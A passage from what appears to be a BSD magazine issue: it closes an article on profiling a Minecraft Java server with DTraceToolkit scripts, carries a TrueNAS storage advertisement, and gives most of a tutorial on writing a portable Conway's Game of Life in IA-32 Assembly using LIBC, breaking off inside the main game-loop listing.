
```
[root@minecraft00 ~/toolkit/Java]#
./j_objnew.d
```

This script will generate a report on the allocations done by the Minecraft server. For our case, it is the only JVM running at the moment in our machine. As you can see (Figure 3), the first part of the report shows the distribution of bytes per PID and class, take for example the following distribution.

The Figure 4 shows that for the **java.lang.String** Class, it has allocated 100 objects with a requested size of 16 bytes.


What about if you want to know which methods are being executed at the moment?

That's easy, just execute j_methodcalls.d script.




```
              32 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 721
              64 |                                         0

    16910  java/util/HashMap$KeyIterator
           value  ------------- Distribution ------------- count
              16 |                                         0
              32 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 1600
              64 |                                         0

    16910  java/util/ArrayList$Itr
           value  ------------- Distribution ------------- count
              16 |                                         0
              32 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 2576
              64 |                                         0

Java object allocation count by pid and class,

    PID     OBJS CLASS
  16910        1 [Lcom/mojang/authlib/GameProfile;
  16910        1 java/util/Arrays$ArrayList
  16910        1 jp
  16910        1 mt$a
  16910       15 ko
  16910      206 java/lang/String
  16910      206 java/lang/StringBuilder
  16910      209 it/unimi/dsi/fastutil/longs/Long2ObjectOpenHashMap$ValueIterator
  16910      309 [Lvr;
  16910      309 et
  16910      309 net/minecraft/server/MinecraftServer$$Lambda$6
  16910      309 ou$3
  16910      310 java/util/ArrayList
  16910      412 [C
  16910      570 jj$a
  16910      721 et$a
  16910     1600 java/util/HashMap$KeyIterator
  16910     2576 java/util/ArrayList$Itr

[root@minecraft00 ~/toolkit/Java]#
```

Figure 3. Report



```
 16910  java/lang/String
        value  ------------- Distribution ------------- count
            8 |                                         0
           16 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 100
           32 |                                         0
```

Figure 4. **java.lang.String** Class



```
root@minecraft00 ~/toolkit/Java]# ./j_methodcalls.d
racing... Hit Ctrl-C to end.
C
   PID    COUNT CLASS.METHOD
 16910        1 java/util/Arrays$ArrayList.<init>
 16910        1 java/util/Arrays$ArrayList.size
 16910        1 java/util/Arrays.asList
 16910        1 java/util/Objects.requireNonNull
 16910        1 mt$a.<init>
 16910        1 mt$a.a
 16910        1 mt.a
 16910        1 mt.b
 16910        1 net/minecraft/server/MinecraftServer.I
 16910        1 pl.p
 16910        2 java/util/Collections.shuffle
 16910        3 net/minecraft/server/MinecraftServer.H
 16910        3 pl.o
 16910        6 ayo.q
 16910        6 ayp.q
 16910        6 ays.q
 16910        6 io/netty/channel/DefaultSelectStrategy.calculateStrategy
 16910        6 io/netty/channel/SingleThreadEventLoop.afterRunningAllTasks
 16910        6 io/netty/channel/nio/NioEventLoop.pollTask
 16910        6 io/netty/channel/nio/NioEventLoop.processSelectedKeys
 16910        6 io/netty/channel/nio/NioEventLoop.processSelectedKeysOptimized
 16910        6 io/netty/channel/nio/NioEventLoop.select
 16910        6 io/netty/channel/nio/SelectedSelectionKeySetSelector.select
 16910        6 io/netty/util/concurrent/AbstractScheduledEventExecutor.hasScheduledTasks
 16910        6 io/netty/util/concurrent/AbstractScheduledEventExecutor.nanoTime
 16910        6 io/netty/util/concurrent/AbstractScheduledEventExecutor.peekScheduledTask
 16910        6 io/netty/util/concurrent/AbstractScheduledEventExecutor.pollScheduledTask
 16910        6 io/netty/util/concurrent/ScheduledFutureTask.nanoTime
 16910        6 io/netty/util/concurrent/SingleThreadEventExecutor.delayNanos
```

Figure 5. 2 calls to the method shuffle from java.util.Collections Class

As shown on Figure 5, there are 2 calls to the method shuffle from java.util.Collections Class. (http://docs.oracle.com/javase/6/docs/api/java/util/Collections.html).

Without knowing how to use DTrace you already have a lot of information. That's the power of the DTrace toolkit. It does all the heavy lifting for you. If you need more specific information, just take a look at the scripts and along with the DTrace guide, you could start tweaking and customize based on what you really want to instrument.

Conclusion

With those examples, you could realize the power of DTrace. Moreover, it's really useful for performance analysis and just to know what is going on at any instant in your application. DTrace is battle tested and Production safe. Therefore, you could instrument without fear. As we saw in the JVM case, we need to enable DTraceProbes with **-XX:+ExtendedDTraceProbes** flag that will make things go a little slower. However, that is a small price to pay. DTrace can instrument other languages/vms like Javascript (there are nodejs probes courtesy of Joyent), ruby, perl, go, C, C++,instrument the kernel, etc. If you learn to use DTrace effectively, you will suffer less headaches with production issues (if you happen to run SmartOS or other Illumos distro). Furthermore, you will be able to profile your applications easier and faster.

This article was to get you interested in DTrace and try it. If your application only runs in Linux, you could use an lx branded zone and still enjoy the benefits of DTrace, and run your Linux application on a illumos kernel with DTrace.

About the Author

Carlos Antonio Neira Bustos has worked for several years as a C/C++ developer and kernel porting and debugging enterprise legacy applications. He is currently employed as a C developer under Z/OS. There, he debugs and troubleshoots legacy applications for a global financial company. Also, he is engaged in independent research on affective computing.

BORN TO DISRUPT

MODERN. UNIFIED. ENTERPRISE-READY.

INTRODUCING THE TRUENAS® X10, THE MOST COST-EFFECTIVE ENTERPRISE STORAGE ARRAY ON THE MARKET.

Perfectly suited for core-edge configurations and enterprise workloads such as backups, replication, and file sharing.

- ★ **Modern:** Not based on 5-10 year old technology (yes that means you legacy storage vendors)
- ★ **Unified:** Simultaneous SAN/NAS protocols that support multiple block and file workloads
- ★ **Dense:** Up to 120 TB in 2U and 360 TB in 6U
- ★ **Safe:** High Availability option ensures business continuity and avoids downtime
- ★ **Reliable:** Uses OpenZFS to keep data safe
- ★ **Trusted:** Based on FreeNAS, the world's #1 Open Source SDS
- ★ **Enterprise:** 20TB of enterprise-class storage including unlimited instant snapshots and advanced storage optimization for under $10,000

The new TrueNAS X10 marks the birth of a new entry class of enterprise storage. Get the full details at iXsystems.com/TrueNAS.

iX systems™

Taking Advantage of LIBC to Write Portable Assembly Programs

This article will introduce the reader to use LIBC in IA-32 Assembly code. The C calling convention will be discussed, giving the readers the necessary knowledge to interface C code into their Assembly programs.

For this article, a sample will be used in a Conway's Game of Life, fully written in IA-32 Assembly. The discussed code works in FreeBSD, NetBSD, OpenBSD, MINIX, Linux, Solaris and also Windows. The text assumes at least a basic knowledge of Assembly programming by the readers.

Why Assembly is still important?

The Assembly language is the closest you can get to the CPU after raw machine code. If you have intentions of becoming a system programmer, you have to dedicate some time writing code in this programming language. Also, if you want to dive into reverse engineering, exploits, compilers, operating systems and related subjects, understanding the Assembly is mandatory.

Moreover, Assembly can teach you important things about how computers work, in the end, you can become a better programmer by pushing your limits with this bare-bone programming language.

So many types of flavors...

Unlike other high level languages, Assembly boasts of tons of different flavors. In fact, it depends on the current CPU which you are using. The most popular Assembly type is the IA-32/64.

The IA platform stands for the set of instructions codes designed for the Pentium processors. For 32-bit architectures, there is IA-32 whereas for 64-bit, IA-64 exists. This article focuses in IA-32 instructions.

Besides the types of sets of instructions, there are different types of syntaxes in this language. The two most popular are Intel and AT&T syntaxes. The main difference between the two is the order of parameters passed by the instructions mnemonics. The parameters in one syntax look inverted when compared with another syntax. The AT&T syntax tends to indicate the destination before the source.

In open-source world, maybe the AT&T syntax is more popular because of this syntax being adopted by GCC. GNU adopts this syntax in its assembler called GAS, and also for the C inline Assembly.

An assembler is the same of a compiler. It checks if the code makes sense and generates the suitable executable output from that input.

An inline Assembly is a way of wrapping a set of explicit Assembly statements into another programming language. The C language is the most famous programming language which implements this feature. Truly, it is implemented by the compilers, and there is no standard about how to inline it. Inline Assembly puts programmers in control, allowing them to optimize the code by themselves. GCC compiler implements one of the most powerful inline Assembly interfaces. However, inline Assembly is out of the article's scope.

Main fallacies about Assembly

Since I started programming, I have heard several tales about Assembly being an impossible language. Some perceived it as a useless language because to them, it was impossible to produce portable code or fully functional programs and so on.

As I earlier stated, Assembly puts you in control and pushes you to learn more about your machine/environment.

The language is far from being useless since even the modern high-level programming languages must generate Assembly stuff if an executable code is desired. If compilers are pretty good today on generating Assembly, taking final users away from Assembly, for sure certain skillful Assembly programmers are still today doing a great job behind the scenes for several popular compilers. A number of people have to do the task which others perceive as a dirty job.

Currently, system programmers still must deal with Assembly language.

Not always can a programmer debug a code with all loaded symbols. In cases like that, knowledge of Assembly can save you hours or even make possible you to identify and fix the bug by yourself.

Another fallacy is about not being possible to produce something portable with this Language. In this case, I will guide you through some parts of a simple but complete implementation of Conway's Game of Life in IA-32 Assembly. This implementation can run in: FreeBSD, NetBSD, OpenBSD, MINIX, Linux, Solaris and also Windows. At the end of this article, I expect you to dismiss the fallacy by accepting that with the Assembly language, it is possible accomplish critical tasks. This is because under the hood, any compiler uses it. Doing it by ourselves can be tough, but tough is not impossible.

Combining two consistent, direct and powerful worlds

To reiterate my earlier statement, proficient Assembly programmers can improve the performance of any software with smart usages of the right CPU instructions. Because of this, C compilers have been offering the possibility of embed Assembly code into C code.

However, after C language became so popular, the following observation can be made these days: if in the early days, inline Assembly helped programmers apply fine performance tunings in their C code, today, C language can help Assembly programmers produce a more portable code.

The truth is that almost all operating systems you have ever used contain a standard C library implementation. This makes LIBC a kind of omnipresent piece of software. C language was designed to take into consideration portability, and in practice, it has proved to be portable. If you do not want too many surprises for porting software, prioritize the LIBC usage and you will enjoy an easier process.

The C calling convention

The C calling convention is a standard created to solve issues on how to pass to and return values from a function. When this standard has been adopted, it is easy to port, export and also import functionalities.

This convention in IA-32 architecture states that the function arguments must be passed using the stack. In order to return the function result, the EAX register is used. If the function returns 64-bit values, the result is put into EDX:EAX. For floating point results, the data is put into the FPU register called ST(0).

With this convention, you should be able to adopt prologues and epilogues when writing your functions. The Code Listing 1 shows a prologue and an epilogue being applied. By the way, the Code Listing 1 does the same as the ENTER and LEAVE instructions.

As you may know, the Assembly call instruction pushes to stack the instruction pointer. The prologue and epilogue are used to save this data to avoid any form of corruption since the stack will also be used to manipulate local variables of the function. In this case, when the ret instruction is applied, the CPU will exactly know where to return.

When calling a function, with C calling convention, the function parameters must be pushed in the reverse order. Following this order the first accessible parameter onto stack will be the first parameter expected by the function.

How local function data are defined

After the function prologue is done, the register, EBP, will point to the top of the stack. Therefore, if you want to reserve space to a 32-bit value, you should use -4(%ebp). The minus signal is implies that the stack grows up from top to bottom. If a second variable is desired, it should start at the address "indexed" by -8(%ebp).

Assembly does not use data types. The determination of size and nature of your data is always up to you.

How to clean up the stack

The caller should clean up the stack after function returns. This should be done by simply adding to the ESP register the number of bytes pushed into the stack. You should add because the stack grows upside down. The Code Listing 2 shows this clean up procedure. Using the add instruction to restore the stack tends to be more efficient and easier than saving the address after pop it or move from somewhere.

The Conway's Game of Life

The Game of Life stands for a cellular automaton. Cellular automata are discrete models. They are built from a finite grid, each grid consists a finite number of states; those states vary according to deterministic rules. Cellular automata are studied in mathematics, physics, biology, computer science among other scientific fields. Maybe the Conway's Game of Life is the most popular cellular automaton. The grids have only two states: alive or dead.

The rules applied for each grid cell is:

- Any live cell with fewer than two live neighbors dies, as if caused by under-population.

Code Listing 1: The function prologue and epilogue.

```
func:
    pushl %ebp
    movl %esp, %ebp
    ...
    movl %ebp, %esp
    popl %ebp
    ret
```

Code Listing 2: How to clean up the stack after a function call.

```
pushl %eax
call  func
addl  $4, %esp
```

- Any live cell with two or three live neighbors lives on to the next generation.
- Any live cell with more than three live neighbors dies, as if by overpopulation.
- Any dead cell with exactly three live neighbors becomes a live cell, as if by reproduction.

Only using those simple rules, the Game of Life is capable of producing interesting finite and infinite patterns. All that a player needs to do is to define the initial state of the grid.

Now, let me show you how this game was implemented using IA-32 Assembly and LIBC.

A multi-platform Game of Life in Assembly

Currently, the described code can run in FreeBSD, NetBSD, OpenBSD, MINIX, Solaris, Linux and Windows. In this article, I will only focus on FreeBSD, NetBSD, OpenBSD and MINIX aspects, besides, of course the platform independent code relevant for implementing the main game's logic. If you are interested, you can download the code at https://github.com/rafael-santiago/life and check the particularities for the non-discussed operating systems.

All components of the game were written in a single source code file, called 'life.s'. This was done to seek minimalism and the possibility of building it without any build system.

The adopted syntax assembly is the AT&T, since it is the syntax adopted by GAS. By the way, the GNU Assembler is our assembly of choice for this 'DIY' little journey.

The code sections

Although it appears a simple task implemented in a single file having 1533 lines, this file has got sections. The '.data' section is a place that you can use to declare static data.

As you may know from assembly, everything is about addresses, even a variable is a chunk of memory having a start offset. This start offset should be labeled, and the data be defined as well. The general form of data definition in GNU Assembler is:

```
<label>:

     <type> <related_data>
```

For this game of life, I have implemented the option of defining by command line, the color of the alive and dead cells. In this respect, the user should pass the options '-–alive-color=<color>' and '--dead-color=<color>'. The supported colors are black, red, green, yellow, blue, magenta, cyan, and white.

In a higher level programming language, the list of supported colors could be defined in an array. For

Code Listing 3: Defining the array of supported colors.

```
color_black:
    .asciz "black"
color_red:
    .asciz "red"
color_green:
    .asciz "green"
color_yellow:
    .asciz "yellow"
color_blue:
    .asciz "blue"
color_magenta:
    .asciz "magenta"
color_cyan:
    .asciz "cyan"
color_white:
    .asciz "white"
colors:
    .int color_black, color_red, color_green, color_yellow,
         color_blue, color_magenta, color_cyan, color_white
```

instance, we could use something like ‘char *suported_colors[] = { “...”, “...” };’.

The Code Listing 3 shows how the array of supported colors was defined. The address labeled as ‘colors’ stores sequentially eight addresses, being an indirection to them. This code is designed for IA-32. Therefore, the int type will express an address without any problem because the size of int is four bytes the word size in 32-bit CPUs.

The Code Listing 4 shows how the game board (grid) was defined. The game board is simply a matrix NxN. The GNU Assembler offers a short way of defining repetitive definition tasks.

Many more variables are defined in ‘.data’ section. However, for brevity, they will be introduced when needed within the text.

The ‘.bss’ section also defines some variables. All data defined in ‘.bss’ section is zeroed, and this is the difference which lies between the two sections. I defined chunks of data in ‘.bss’ section that I will use later in the program text as temporary variables. To mention but a few, ‘argv’ and ‘argc’ are used to manipulate command line arguments and so on.

The ‘.globl’ does not stand for a section, but rather, it is important because it makes the symbol visible along the entire program. We are interfacing C code with assembly. In doing so, we need to declare the global label ‘_start’ because for the glibc, it is equivalent to the main function, the program entry point.

The entry point

The general idea of the entry point is to register the argc and argv data, and then try to read several command line options. If some error is found, we divert the execution flow to some error handling and so it exits the program. Otherwise, if all reading stuff was executed without any error, the game loop is called.

The Code Listing 5 shows some parts of the main function (‘_start’). The code snippet shows some calls to the LIBC function signal(). The intention here is to detect SIGTERM(15), SIGINT(2) and SIGQUIT(3). When one of these signals are detected, the program exits because the passed callback function, ‘$sigint_watchdog’, is called and it aborts the program by setting the variable quit_game to 1. The user can easily send a SIGINT just by typing CTRL+c during the game’s execution. As you can see, the C calling convention is followed. These signals must be represented as specific values to be POSIX compliant.Therefore, there is no problem with using hardcoded values for them. They will never change in compliant UNIXes.

The Code Listing 5 also introduces a powerful feature from GNU Assembler: the ‘.ifdef/.ifndef’ compiler directives. They tend to be similar to C directives but instead of using the ‘#’ symbol, you use ‘.’. Still in Code Listing 5, you may get curious to know what the statement ‘call *clrscr’ does. Well, the ‘clrscr’ is a function pointer (when you want to call a function, you should call what it is pointing to). I have used this trick to provide a way of supporting ansi terminals in Windows, in case of users running it in MSYS, Cygwin. The way of clearing the screen is different with a colored output, but Windows stuff is out of scope here.

The get_option function

The get_option function introduces a string instruction which comes in handy when scanning data. The mnemonic of this instruction is ‘scansb’.

This instruction is combined with another one called ‘repne’. The get_option function is responsible for reading the user option passed as a parameter returning the read buffer. If the user option was not

Code Listing 4: Defining the game board.

```
.equ CELL_BYTES_PER_ROW, 45

cells:
    .rept (CELL_BYTES_PER_ROW * CELL_BYTES_PER_ROW)
        .byte 0x00
    .endr
```

passed by the user, the get_option would return a default value also passed as a parameter.

The 'scansb' instruction scans a buffer referenced by the EDI register, and the most important argument:

Code Listing 5: Defining the game board.

```
.ifndef _WIN32
    .globl _start
    _start:
.else
    .globl _main
    _main:
.endif

    pushl $sigint_watchdog
    pushl $2
    call signal
    addl $8, %esp

    pushl $sigint_watchdog
    pushl $3
    call signal
    addl $8, %esp

    pushl $sigint_watchdog
    pushl $15
    call signal
    addl $8, %esp

    movl %ebp, %edx
    movl %esp, %ebp
    movl %ebp, %ecx
    addl $8, %ecx
    pushl %ecx
    pushl (%ebp)
    call set_argc_argv
    movl %ebp, %esp
    movl %edx, %ebp

    ...

    pushl $1
    pushl $0
    pushl $option_help
    call get_option
    addl $12, %esp

    game_start:
        ...

        # INFO(Rafael): Loading the initial
        #               generation defined by the user.

        call ld1stgen
        call *clrscr
        call life

        call *clrscr

    ...

    bye:
        pushl %eax
        call exit
```

the desired byte to be matched against EDI content. This byte should be stored in AL register.

This instruction, when combined with ‘repne’, provides an efficient buffer parsing operation. The ‘repne’ instruction will repeat the passed instruction and increments the EDI register by one until the ECX register hits zero. However, the ‘repne’ instruction also has a logical side which inspects the zero flag (ZF). If the zero flag status indicates a ‘not equal’ case, (rep**ne**) the repetition is aborted too.

In case of the get_option, the ‘repne scansb’ is used for getting the length of the passed option that should be read from the command line arguments array referenced by ‘argv’. The ‘repne scansb’ loop ends when a null byte is hit. The last trick to get the size of the string is the execution of the instructions ‘subw $0xfffe, %cx’ and ‘neg %cx’. After finding a null byte, the ECX register will store (65535 – *size in bytes of the passed option*), the subtraction and inversion using ‘neg’ eliminates the 65535 from the equation, allowing only the size in byte of the passed option. In other words, the result will be a negative number. The neg will get the absolute value from it. Yes, we could have used ‘strlen’ instead of this tricky code. But after using it repeatedly, it becomes natural and easier.

The instruction, ‘repe cmpsb’, is similar to the ‘repne scansb’. However, here, the bytes will be compared while they are equal. In this respect, we are verifying if the desired option was passed on the command line.

The Code Listing 6 lists the get_option function.

Handling array-like data in Assembly

Maybe the quick discussion about get_option function has sparked some doubt in you. Since the command line content is stored in ‘argv’, the get_option function iterates over this array. How does the next array data read, compared with the function argument?

The code uses the instruction ‘lea’. This function **l**oads the **e**ffective **a**ddress from some origin into the passed register. In this case, the ‘leal’ is being used to load a long (4-bytes) into the passed register.

The ‘lea’ instruction is combined with indirect addressing. Indirect addressing is a name of a technique that stands for access data stored into a memory location. So you have a pointer that points to another place where the relevant data is stored.

In GNU Assembler, the indirect address syntax is:

```
(<register>)
```

When you indicate a register wrapped by parentheses, you are referencing the memory location pointed by the address loaded into the related register.

If you want to look for N bytes forward, you should use **4(<register>), and -4(<register>)** for N bytes backward.

However, the indirect address syntax in GNU Assembler is much more expressive than it. You can also use indexed memory locations:

```
base_address(<offset>, <index>, <size>)
```

This comes in handy for array typed data. An array in assembly is a sequential data chunk, even multidimensional arrays.

Let’s pick a sample of 2x2 byte matrix. It stands for 4-bytes sequentially defined. So, if you want to access row 1 and column 0, you can do it easily using indexed memory location syntax, ‘lea’ instruction, and some basic math:

```
movl $1, %ebx

imul $2, %ebx # multiplies the total of
bytes per row by ebx (result in ebx)

movl $0, %edx # the column index

leal matrix(%ebx, %edx, 1), %edx
```

Take a look:

Sequentially defined data for a 2x2 byte matrix			
Position 0	Position 1	Position 2	Position 3
‘A’	‘B’	‘C’	‘D’

[row index x total of byte per row] 1 x 2 = 2 → “Offset = 2” [offset + column index] 2 + 0 = 2 → “Position = 2”

Then, the item in the coordinate (1, 0) is ‘C’.

In a ‘high level’ matrix, the (1, 0) item will also be ‘C’ as shown below:

‘High level’ matrix definition	
‘A’ (0,0)	‘B’ (0, 1)
‘C’ (1, 0)	‘D’ (1, 1)

The ld1stgen function

The ld1stgen strongly uses the indexed memory location technique. All that this function does is to load the initial game board state. Based on this initial state, the cellular automata will evolve in some finite or infinite pattern.

The game works by command line. For defining a cell as alive, the user should pass the option “--row-number, column-number.”.

The ‘ld1stgen’ traverses the game board verifying if the option , ‘—r,c.’, was passed. If it was the game board[r][c] will be loaded with the value 1, signaling an alive cell. Otherwise, it will remain as 0, a dead cell.

This function uses ‘sprintf’ to format the desired option passed on the current row and column indexes. The formatted buffer is passed to ‘get_option’ function.

The Code Listing 7 shows the most relevant parts of this function.

The main game loop

The main game loop is implemented by the function ‘life’. This loop is in the Code Listing 8. The most important part of this loop is the instruction ‘call *genprint’, it prints to the screen the current game board state. The genprint is a pointer to a function. This is done because in some operating systems where ansi term capabilities are not present, we still can print the game board without ansi color codes. After printing the game board status, it would expect for a key event or simply sleep for some period using ‘usleep’.

Code Listing 6: Getting the options passed by command line.

```
.type get_option, @function
get_option: # get_option(option, default, is_boolean)

    # INFO(Rafael): Gets the option loading it into EAX
    #               if it does not exist load the default
    #               value from the stack (C Style)

    pushl %ebp
    movl %esp, %ebp

    cmp $1, argc
    je get_option_default

    movl 8(%ebp), %edi
    pushl %edi
    movl $0xffff, %ecx
    movb $0, %al
    cld
    repne scasb
    popl %edi

    subw $0xfffe, %cx
    neg %cx

    .ifndef _WIN32
        movl argv, %edx
    .else
        xorl %edx, %edx
        leal argv(, %edx, 4), %edx
    .endif

    get_option_parse_args:
        cmp $1, 16(%ebp)
        jne get_option_parse_curr_arg

        # INFO(Rafael): Only parses boolean options
        #               that are equals in length.

        pushl %ecx
        pushl %edi

        movl (%edx), %edi
        movl $0xffff, %ecx
        movb $0, %al
        cld
        repne scasb

        popl %edi

        subw $0xfffe, %cx
        neg %cx

        movl %ecx, %ebx
        popl %ecx

        cmp %ecx, %ebx
        jne get_option_parse_args_go_next

        get_option_parse_curr_arg:
            pushl %edi
            pushl %ecx

            movl (%edx), %esi

            repe cmpsb

            movl %ecx, %ebx

            popl %ecx
            popl %edi

            jne get_option_parse_args_go_next

            cmp $1, 16(%ebp)

            je get_option_parse_args_set_boolean

            movl %esi, %eax
            jmp get_option_epilogue

            get_option_parse_args_set_boolean:
                movl $1, %eax
                jmp get_option_epilogue

            get_option_parse_args_go_next:
                addl $4, %edx

        cmp $0, (%edx)
    jne get_option_parse_args

    get_option_default:
        movl 12(%ebp), %eax

    get_option_epilogue:
        movl %ebp, %esp
        popl %ebp
ret
```

The remaining functions are related to the game rules application. For brevity, they will not be discussed here. In general, they use basic Assembly instructions such as ‘mov’, ‘cmp’ and jumps. I will leave those functions as a kind of exercise for the interested readers.

How to build the code

The code should be built using the GNU Assembler (gas). If it is the default assembler in your environment, you can call ‘as’.

Code Listing 7: Loading the initial state of the game board.

```
.type ld1stgen, @function
ld1stgen: # ld1stgen()
    pushl %ebp
    movl %esp, %ebp

    xorl %ecx, %ecx

    ld1stgen_rloop:

        xorl %edi, %edi
        movl %ecx, %ebx
        imul $CELL_BYTES_PER_ROW, %ebx

        ld1stgen_cloop:

            pushl %ebx
            pushl %ecx
            pushl %edi

            pushl %edi
            pushl %ecx
            pushl $option_cell_fmt
            pushl $temp_str
            call sprintf
            addl $16, %esp

            pushl $1
            pushl $0
            pushl $temp_str
            call get_option
            addl $12, %esp

            popl %edi
            popl %ecx
            popl %ebx

            movb %al, cells(%ebx, %edi, 1)

            inc %edi
            cmp cell_col_max, %edi
        jle ld1stgen_cloop

        inc %ecx
        cmp cell_row_max, %ecx
    jle ld1stgen_rloop

    movl %ebp, %esp
    popl %ebp
ret
```

Compiling and linking in MINIX:

```
    as -olife.o life.s

    ld -Bdynamic life.o -lc -m
elf_i386_minix -dynamic-linker
/usr/libexec/ld.elf_so -olife
```

Compiling and linking in NetBSD:

```
    as -olife.o life.s -defsym
__NetBSD__=1

    ld -Bdynamic life.o -lc -m
elf_i386 -dynamic-linker
/usr/libexec/ld.elf_so -olife
```

Code Listing 8: The main game loop.

```
.type life, @function
life: # life()
    pushl %ebp
    movl %esp, %ebp
    subl $8, %esp

    xorl %eax, %eax
    xorl %ebx, %ebx

    movl $0, -8(%ebp)

    gameloop:
        cmp $1, quit_game
        je life_epilogue

        call *genprint

        cmp $1, interactive_mode
        je gameloop_enter_waiting

        pushl usleep_time
        call usleep
        addl $4, %esp

        jmp gameloop_gonext

